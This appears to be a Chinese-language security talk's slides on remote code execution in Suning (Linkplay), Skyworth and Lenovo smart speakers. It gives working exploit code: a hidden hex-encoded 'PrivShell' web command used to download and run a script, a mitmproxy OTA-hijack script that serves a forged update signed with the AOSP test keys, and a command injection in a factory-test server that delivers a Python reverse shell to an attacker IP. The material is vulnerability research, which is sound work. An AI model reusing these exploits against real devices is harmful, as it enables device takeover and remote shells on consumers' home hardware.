

智能音箱的RCE们

闻观行

智能音箱的RCE们

- ▶ 苏宁

- ▶ WEB_EXEC

- ▶ 创维

- ▶ OTA_ROOT

- ▶ 联想

- ▶ Factory_Test

苏宁

Linkplay

- ▶ WEB Service

- ▶ <http://10.10.10.254/httpapi.asp?command=wlanGetApList>
- ▶ <http://10.10.10.254/httpapi.asp?command=setPlayerCmd:pause>

Linkplay


- ▶ WEB Service


- ▶ <http://10.10.10.254/httpapi.asp?command=wlanGetApList>
- ▶ <http://10.10.10.254/httpapi.asp?command=setPlayerCmd:pause>
- ▶ [20160516-manuel-api-sonoe-ieast.pdf](#)

Linkplay

- ▶ WEB Service

- ▶ <http://10.10.10.254/httpapi.asp?command=wlanGetApList>
 - ▶ <http://10.10.10.254/httpapi.asp?command=setPlayerCmd:pause>
 - ▶ 20160516-manuel-api-sonoe-ieast.pdf
- ▶ gohead - internet.sh - live.sh - **rootApp**
 - ▶ **GoaheadCmdParsethread**






```
li      $a3, 0x420000
la      $t9, strncmp
move    $a0, $s0          # s1
addiu   $a1, $a3, (a437573746f6d53 - 0x420000) # "437573746F6D5368656C6C:"
jalr    $t9 ; strncmp
li      $a2, 0x17         # n
beqz    $v0, loc_40C81C
lw      $gp, 0x8E0+var_8A0($sp)
```




```
loc_40C81C:
addiu    $v1, $s0, 0x17
la       $t9, strlen
move     $a0, $v1          # s
jalr     $t9 ; strlen
sw       $v1, 0x8E0+var_30($sp)
lw       $gp, 0x8E0+var_8A0($sp)
lw       $v1, 0x8E0+var_30($sp)
addiu    $a1, $sp, 0x8E0+var_66C
la       $t9, hex2ascii
move     $a0, $v1
move     $a2, $v0
jalr     $t9 ; hex2ascii
li       $a3, 0x200
lw       $gp, 0x8E0+var_8A0($sp)
addiu    $a0, $sp, 0x8E0+var_66C # haystack
li       $t0, 0x420000
la       $t9, strstr
jalr     $t9 ; strstr
addiu    $a1, $t0, (a_wiimud_ - 0x420000) # "_wiimud_"
beqz     $v0, loc_40C8EC
lw       $gp, 0x8E0+var_8A0($sp)
```



```
li      $t1, 0x420000
la      $t9, system
jalr    $t9 ; system
addiu   $a0, $t1, (aTelnetd - 0x420000) # "telnetd &"
lw      $a2, 0($s6)
lb      $v0, 0x49C($a2)
beqz    $v0, loc_40C8CC
lw      $gp, 0x8E0+var_8A0($sp)
```

Linkplay

- ▶ WEB Service

- ▶ **GoaheadCmdParseThread**

- ▶ `http://10.10.10.254/httpapi.asp?command=437573746F6D5368656C6C:5F7769696D75645F`
 - ▶ Telnet Password == Wifi Password



```
li      $t0, 0x420000
la      $t9, strncmp
move    $a0, $s0          # s1
addiu   $a1, $t0, (a50726976536865 - 0x420000) # "507269765368656C6C:"
jalr    $t9, strncmp
li      $a2, 0x13          # n
beqz    $v0, loc_40CBD0
lw      $gp, 0x8E0+var_8A0($sp)
```



```

li      $a3, 0x420000
la      $t9, puts
jalr    $t9 ; puts
addiu   $a0, $a3, (aPriv_shell - 0x420000) # "*****priv_shell"...
lw      $gp, 0x8E0+var_8A0($sp)
addiu   $a1, $sp, 0x8E0+var_86C
li      $t0, 0x420000
la      $t9, printf
jalr    $t9 ; printf
addiu   $a0, $t0, (aTmpCustom_she - 0x420000) # "%s > /tmp/custom_shell.result\n"
lw      $gp, 0x8E0+var_8A0($sp)
li      $t1, 0x420000
la      $t9, remove
jalr    $t9 ; remove
addiu   $a0, $t1, (aTmpCustom_shel - 0x420000) # "/tmp/custom_shell.result"
lw      $gp, 0x8E0+var_8A0($sp)
li      $v0, 0x420000
la      $t9, system
jalr    $t9 ; system
addiu   $a0, $v0, (aSync - 0x420000) # "sync"
lw      $gp, 0x8E0+var_8A0($sp)
addiu   $a2, $sp, 0x8E0+var_86C
addiu   $a0, $sp, 0x8E0+var_66C # s
li      $v1, 0x420000
la      $t9, sprintf
jalr    $t9 ; sprintf
addiu   $a1, $v1, (aTmpCustom_s_0 - 0x420000) # "%s > /tmp/custom_shell.result"
lw      $gp, 0x8E0+var_8A0($sp)
la      $t9, system
jalr    $t9 ; system
addiu   $a0, $sp, 0x8E0+var_66C # command
lw      $gp, 0x8E0+var_8A0($sp)
li      $a1, 0x420000
la      $t9, system
jalr    $t9 ; system

```

Linkplay

▶ WEB Service

▶ GoaheadCmdParsethread

```
4 def runcmd(cmd):
5     conn = httplib.HTTPConnection("192.168.1.2:80")
6     header = "PrivShell"
7     payload = binascii.hexlify(header).upper()+":"+binascii.hexlify(cmd).upper()
8     conn.request("GET", "httpapi.asp?command=%s" % payload)
9     response = conn.getresponse()
10    data = response.read()
11    if (data=="OK"):
12        print data
13    else:
14        print binascii.unhexlify(data)
15
16 runcmd("wget http://192.168.1.3/test.sh -O /tmp/test.sh")
17 runcmd("/bin/sh /tmp/test.sh")
```

创维

Android OTA

- ▶ OTA.apk
 - ▶ http请求
 - ▶ mitmproxy
 - ▶ 测试设备无法获得更新


```
private static final String fString_URL = "http://api.upgrade.skysrt.com/ied/v3/getUpgrader";
private JsonHttpResponseHandler fJsonHttpResponseHandler_jsonHttpResponseHandler = new fixedc_02931();
private Context fContext_mContext;
private HttpSysUpgradeRequestCallback fHttpSysUpgradeRequestCallback_mHttpSysUpgradeRequestListener = null;
if (lcode_int == 1) {
    JSONObject ldata_JSONObject = p3_JSONObject.getJSONObject("data");
    OTAUpgradeInfo lupdateInfo_OTAUpgradeInfo = new OTAUpgradeInfo();
    lupdateInfo_OTAUpgradeInfo.setDownloadUrl(ldata_JSONObject.getString("downloadUrl"));
    lupdateInfo_OTAUpgradeInfo.setFinalVersion(ldata_JSONObject.getString("version"));
    Log.d(SysUpgradeQueryRequest.fString_TAG, "setFinalVersion" + ldata_JSONObject.getString("version"));
    lupdateInfo_OTAUpgradeInfo.setMd5(ldata_JSONObject.getString("md5"));
    lupdateInfo_OTAUpgradeInfo.setDesc(ldata_JSONObject.getString("remark"));
    lupdateInfo_OTAUpgradeInfo.setFilesize(String.valueOf(ldata_JSONObject.getLong("filesize")));
    Log.i(SysUpgradeQueryRequest.fString_TAG, "upgrade filesize" + String.valueOf(ldata_JSONObject.getLong("filesize")));
    if (SysProperties.getChip(fContext_mContext).equals("2A01") && SysProperties.getModel(fContext_mContext).equals("2A01")) {
        Log.i(SysUpgradeQueryRequest.fString_TAG, "chip and model");
        lupdateInfo_OTAUpgradeInfo.setCoreChip("FORCEALL");
    } else {
        lupdateInfo_OTAUpgradeInfo.setCoreChip(BuildConfig.fString_FLAVOR);
    }
}
```

```
1 def request(flow: http.HTTPFlow) -> None:
2     if flow.request.pretty_url == "http://api.upgrade.skysrt.com/ied/v3/getUpgrader":
3         old_v = flow.request.headers["cSystemVersion"]
4         old_v = int(old_v)
5         response = {}
6         response["msg"] = "nothing"
7         response["code"] = 1
8         response["data"] = {}
9         response["data"]["downloadUrl"] = "http://www.hijacked.com/update.zip"
10        response["data"]["version"] = str(old_v + 1)
11        response["data"]["md5"] = md5(open("update.zip", "rb").read()).hexdigest()
12        response["data"]["remark"] = "This is an ota created by jack"
13        response["data"]["filesize"] = os.path.getsize("update.zip")
14        flow.response = http.HTTPResponse.make(
15            200,
16            json.dumps(response),
17            {"Content-Type": "text/html"}
18        )
19
20    if flow.request.pretty_url == "http://www.hijacked.com/update.zip":
21        flow.response = http.HTTPResponse.make(
22            200,
23            open("update.zip", "rb").read(),
24            {"Content-Type": "application/zip"}
25        )
```

Android Recovery

► update.zip

Length	Date	Name
154	02-29-2008 10:33	META-INF/MANIFEST.MF
207	02-29-2008 10:33	META-INF/CERT.SF
1714	02-29-2008 10:33	META-INF/CERT.RSA
326960	02-29-2008 10:33	META-INF/com/google/android/update-binary


```
$ cat /res/keys
{64,0xc926ad21,
{1795090719,2141396315,950055447,2581568430,4268923165,1920809988,546586521,349
8997798,1776797858,3740060814,1805317999,1429410244,129622599,1422441418,178389
3377,1222374759,2563319927,323993566,28517732,609753416,1826472888,215237850,42
61642700,4049082591,3228462402,774857746,154822455,2497198897,2758199418,301901
5328,2794777644,87251430,2534927978,120774784,571297800,3695899472,2479925187,3
811625450,3401832990,2394869647,3267246207,950095497,555058928,414729973,113654
4882,3044590084,465547824,4058146728,2731796054,1689838846,3890756939,104802950
7,895090649,247140249,178744550,3547885223,3165179243,109881576,3944604415,1044
303212,3772373029,2985150306,3737520932,3599964420},
{3437017481,3784475129,2800224972,3086222688,251333580,2131931323,512774938,325
948880,2657486437,2102694287,3820568226,792812816,1026422502,2053275343,2800889
200,3113586810,165549746,4273519969,4065247892,1902789247,772932719,3941848426,
3652744109,216871947,3164400649,1942378755,3996765851,1055777370,964047799,6293
91717,2232744317,3910558992,191868569,2758883837,3682816752,2997714732,27025292
50,3570700455,3776873832,3924067546,3555689545,2758825434,1323144535,61311905,1
997411085,376844204,213777604,4077323584,9135381,1625809335,2804742137,29522939
45,1117190829,4237312782,1825108855,3013147971,1111251351,2568837572,1684324211
,2520978805,367251975,810756730,2353784344,1175080310}}}
```



{64,0xc926ad21,{1795090719,2141396315,950055447,2581568430,4268!



All

Maps

Videos

Images

Shopping

More

Settings

Tools

About 67 results (0.89 seconds)

"2794777644" (and any subsequent words) was ignored because we limit queries to 32 words.

keys · GitHub

<https://gist.github.com/1277093>

{64,0xc926ad21,{1795090719,2141396315,950055447,2581568430,4268923165 ...

,3498997798,1776797858,3740060814,1805317999,

1429410244,129622599,1422441418,1783893377,1222374759,2563319927,323993566,28517732 ...

,215237850,4261642700,4049082591,3228462402,774857746,154822455 ...

You've visited this page 2 times. Last visit: 6/25/18

platform_build/README at master · aosp-mirror/platform_build · GitHub

https://github.com/aosp-mirror/platform_build/blob/master/target/.../README ▼

{64,0xc926ad21,{1795090719,2141396315,950055447,2581568430,4268923165 ...

,3498997798,1776797858,3740060814,1805317999,

1429410244,129622599,1422441418,1783893377,1222374759,2563319927,323993566,28517732 ...

,215237850,4261642700,4049082591,3228462402,774857746,154822455 ...

```
java -jar signapk.jar -w testkey.x509.pem testkey.pk8 update.zip update.zip.sign
```


联想

Hidden Feature: Factory Test

► /usr/sbin/factoryTestServer.py

```
519 def run(server_class=HTTPServer, handler_class=S, port=80):
520     server_address = ('', port)
521     httpd = server_class(server_address, handler_class)
522     print 'Starting httpd...'
523     httpd.serve_forever()
524
525 if __name__ == "__main__":
526     from sys import argv
527
528     if len(argv) == 2:
529         run(port=int(argv[1]))
530     else:
531         run()
```


Hidden Feature: Factory Test

► /usr/sbin/StartApMode.sh

```
17 macaddress=$(cat /sys/class/net/wlan0/address)
18 mac=${macaddress//:/}
19 startsoftap "LenovoSmartSpeaker_"$mac
20 iptables -A INPUT -p tcp --dport 8765 -j ACCEPT
21
22 free -m > /home/root/meminfo
23 lsblk | grep "^mmcblk0 " | cut -d " " -f 13 > /home/root/emmcinfo
24 cat /proc/cpuinfo | grep "model name" > /home/root/cpuinfo
25 cat /lenovo/version | grep version > /home/root/osversion
26 chmod 777 /home/root/meminfo
27 chmod 777 /home/root/cpuinfo
28 chmod 777 /home/root/emmcinfo
29 chmod 777 /home/root/osversion
30 # start server as daemon process
31 nohup factoryTestServer.py 8765 &
```

Hidden Feature: Factory Test

▶ /usr/bin/mode_switch.sh

```
3 echo "enter factory mode"
4 led 6    # all red
5
6 systemctl stop alexa &

25 killall mute_button
26 killall reset_button
27 sleep 1
28 setsid /usr/bin/mute_button &
29 setsid /usr/bin/reset_button &
30
31 StartApMode.sh
32 led 20    # all off
```

Hidden Feature: Factory Test

► Kernel: combokeyFunc

```
v8 = 10;
while ( (unsigned int)get_reset_button_press_status(a3, a4) )
{
    v10 = gpio_to_desc(0x183LL);
    if ( (unsigned int)gpiod_get_raw_value(v10) )
        break;
    a3 = (_BYTE *)(&loc_5 + 5);
    msleep(10LL);
    if ( !--v8 )
    {
        v17 = v22;
        v18 = 0LL;
        *(_QWORD *)v22 = 'nib/rsu/';
        *(_QWORD *)&v22[8] = 'ws_edom/';
        *(_QWORD *)&v22[16] = 'hs.hcti';
        v19 = "HOME="/;
        v20 = "PATH=/sbin:/bin:/usr/bin/::usr/sbin/";
        v21 = 0LL;
        call_usermodehelper(v22, &v17, &v19, 1LL);
        printk("%s: The result of call_usermodehelper(%s) is %d\n", "combokeyFunc", v22);
        printk("%s: mode_switch.sh is called.\n", "combokeyFunc", v11);
        break;
    }
}
a4 = "combokeyFunc";
a3 = "%s: waiting for next combo-key event\n";
```

```
157 class S(BaseHTTPRequestHandler):
158     def _set_headers(self):
159         self.send_response(200)
160         self.send_header('Content-type', 'application/xml')
161         self.end_headers()
162
163     def do_GET(self):
164         # Parse query data to find out what was requested
165         parsedParams = urlparse.urlparse(self.path)
166         queryParsed = urlparse.parse_qs(parsedParams.query)
167         print queryParsed
168         path_array = parsedParams.path.split('/')
169         item_name = path_array[1]
```

```
220         path_array = path.split('/')
221         item_name = path_array[1]
222         action = ''
223         if len(path_array) >= 3:
224             action = path_array[2]
```

```
324         elif item_name == "snnumber":
325             try:
326                 if action == "write":
327                     snnumber = path_array[3]
328                     os.system("write_sn.sh " + snnumber)
329                     result.text = snnumber
```



```
4 ip = "192.168.199.22"
5 port = 9999
6
7 def get(path):
8     conn = httplib.HTTPConnection(host='192.168.199.1', port=8765)
9     conn.request("GET", path)
10    print conn.getresponse().read()
11    conn.close()
12
13 command = 'XXX'
14
15 encode_cmd = ""
16 for ch in command:
17     encode_cmd += "\\x%02x" % ord(ch)
18
19 encode_cmd = "python -c 'exec(\"" + encode_cmd + "\\")'"
20 encode_cmd = encode_cmd.replace(" ", "${IFS}")
21 get("/snnumber/write/AK0000X5&&" + encode_cmd)
```



```
4 ip = "192.168.199.22"
5 port = 9999
6
7 def get(path):
8     conn = httplib.HTTPConnection(host='192.168.199.1', port=8765)
9     conn.request("GET", path)
10    print conn.getresponse().read()
11    conn.close()
12
13 command = 'XXX'
14
15 encode_cmd = ""
16 for ch in command:
17     encode_cmd += "\\x%02x" % ord(ch)
18
19 encode_cmd = "python -c 'exec(\"" + encode_cmd + "\\")'"
20 encode_cmd = encode_cmd.replace(" ", "${IFS}")
21 get("/snnumber/write/AK0000X5&&" + encode_cmd)
```

```
command = 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM);s.connect((" %s", %d));os.dup2(s.fileno(),
0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/
sh","-i"]);' % (ip, port)
```

谢谢